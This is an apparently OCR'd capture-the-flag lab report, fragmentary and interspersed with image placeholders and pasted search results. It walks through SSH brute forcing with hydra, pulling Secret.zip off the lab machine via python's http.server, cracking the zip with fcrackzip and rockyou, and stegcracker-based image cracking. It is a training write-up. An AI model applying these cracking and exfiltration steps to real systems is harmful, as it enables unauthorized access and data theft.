
- Write a Predictable list of password that may be used as a ssh password
- Run hydra to crack password.
- Use found password to login with ssh.

Used tools

Tools Used	Usage
hydra	Password Cracker

Analysis and Steps to Reproduce





Steps to Reproduce (POC)

Recommendation

- Implement proper strong password.

2. Data Exfiltration


Steps

- Grap Secret.zip to attacker machine

Used tools


Tools Used	Usage
http.server	Simple web server


Analysis and Steps Reproduce




```
Searching root files in home dirs (limit 30)
/home/
/home/saber/.Flag{DummyHint}
/home/saber/.Flag{HintForYou}
/root/
/root/.BurpSuite
/root/.BurpSuite/UserConfigCommunity.json
/root/.cache
/root/.config
/root/.config/KDE
/root/.config/KDE/Sonnet.conf
/root/.config/VSCodium
/root/.config/VSCodium/product.json
/root/.config/autostart
/root/.config/autostart/mate-user-share-obexftp.desktop
/root/.config/autostart/mate-user-share-obexpush.desktop
/root/.config/autostart/mate-user-share-webdav.desktop
/root/.config/autostart/mate-user-share.desktop
/root/.config/bleachbit
/root/.config/bleachbit/bleachbit.ini
/root/.config/caja
/root/.config/caja/desktop-metadata
```

```
WebServer [Running] - Oracle VirtualBox
File  Machine  View  Input  Devices  Help
┌─[saber@parrot]─[~/Public]
└──╼ $ls
┌─[saber@parrot]─[~/Public]
└──╼ $cd ..
┌─[saber@parrot]─[~]
└──╼ $cd Pictures/
┌─[saber@parrot]─[~/Pictures]
└──╼ $ls
Guko.png
┌─[saber@parrot]─[~/Pictures]
└──╼ $cd ..
┌─[saber@parrot]─[~]
└──╼ $ls -a
.                .emacs          Music                                          .vboxclient-display-svga-x11-tty7-service.pid
..               .face           Pictures                                       .vboxclient-draganddrop-tty7-control.pid
.bash_history    .face.icon      .pki                                           .vboxclient-draganddrop-tty7-service.pid
.bashrc          .gtkrc-2.0      .profile                                       .vboxclient-hostversion-tty7-control.pid
.BurpSuite       .icons          Public                                         .vboxclient-seamless-tty7-control.pid
.cache           .java           Secure-File-Encryption-and-Decryption-Tool     .vboxclient-seamless-tty7-service.pid
.config          .kde            .sudo_as_admin_successful                      .vboxclient-vmsvga-session-tty7-control.pid
.dbeaver4        .last-updated   Templates                                      Videos
Desktop          .lesshst        .themes                                        .vscode-oss
.dmrc            .local          .vboxclient-clipboard-tty7-control.pid         .Xauthority
Documents        .mozilla        .vboxclient-clipboard-tty7-service.pid         .xsession-errors
Downloads        .msf4           .vboxclient-display-svga-x11-tty7-control.pid  .xsession-errors.old
┌─[saber@parrot]─[~]
└──╼ $cd Desktop/
┌─[saber@parrot]─[~/Desktop]
└──╼ $ls -a
.  ..  .Flag{DummyFlag}  Kayf-Final-Project.pptx  README.license
┌─[saber@parrot]─[~/Desktop]
└──╼ $
Right Ctrl
```


WebServer [Running] - Oracle VirtualBox
File Machine View Input Devices Help
┌──[✗]─[saber@parrot]─[~/Desktop/.Flag{DummyFlag}]
└─$python3 -m SimpleHTTP 8000
/usr/bin/python3: No module named SimpleHTTP
┌──[✗]─[saber@parrot]─[~/Desktop/.Flag{DummyFlag}]
└─$^C
┌──[✗]─[saber@parrot]─[~/Desktop/.Flag{DummyFlag}]
└─$python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.30.3 - - [23/Dec/2024 17:43:44] "GET / HTTP/1.1" 200 -
192.168.30.3 - - [23/Dec/2024 17:43:44] code 404, message File not found
192.168.30.3 - - [23/Dec/2024 17:43:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.30.3 - - [23/Dec/2024 17:43:47] "GET /Secret.zip HTTP/1.1" 200 -
Right Ctrl



WebServer [Running] - Oracle VirtualBox
File Machine View Input Devices Help
192.168.10.7:9000
Directory listing for /
Directory listing for / — http://192.168.10.7:9000
Directory listing for /
Switch to tab
This time, search with:


dev
slash@localhost:~/Downloads$ unzip Secret.zip
Archive: Secret.zip
[Secret.zip] 7ambola.jpg password:
skipping: 7ambola.jpg incorrect password
slash@localhost:~/Downloads$

```
slash@localhost:~/Downloads$ fcrackzip -v -u -D -p rockyou.txt Secret.zip
found file '7ambola.jpg', (size cp/uc  24936/ 36016, flags 9, chk 7f3c)


PASSWORD FOUND!!!!: pw == cocaine
slash@localhost:~/Downloads$
```

```
slash@localhost:~/Documents$ ls
7ambola.jpg  Cca8SpWXIAA-cKd.jpeg  Umberlla.ovpn  creative.ovpn  gamingserver.ovpn  hello.yara  stegsolve.jar
slash@localhost:~/Documents$
```



Steps to Reproduce (POC)

3. Crack Password Of Image


Steps


- Use Hint Provided.
- Decode Morse Code.
- Use Provided Hint To Predict Password of Image.
- Create A list Of All Possible Passwords.
- Crack password using stegcracker.


Used tools


Tools Used	Usage
Stegracker	Password Cracker
Morse Decoder	Morse Decoder Online
Rot13.com	Rotation


Analysis and Steps Reproduce






Google
morse decode
View all
Boxentriq
https://www.boxentriq.com › code-breaking
Morse Code Translator, Decoder, Alphabet
Tool to translate Morse code. Morse code is named after Samuel Morse, one of the inventors of the telegraph. Morse code can be transmitted used sounds or ...
DNS Checker
https://dnschecker.org › morse-code-translator
Morse Code Translator
Our Morse Code Translator helps you translate text to Morse code & Morse code to text following the standards. Enter your text & then play the Code!
Morse Code World
https://morsecode.world › international › audio-decoder...
Morse Code Adaptive Audio Decoder
The Morse code decoder can listen to your computer's microphone or an audio file, adapts to the speed and frequency, extract any Morse code sound and write ...
Quora
https://www.quora.com › How-do-I-decode-the-Morse-...
How to decode the Morse code
Decoding a Morse code requires an individual to know all the Morse signals for each and every alphabet, number, and sign. Morse code dashes and ...
7 answers · 1 vote: hi, many many apps promise to teach you. you can only learn by listening, not by r...

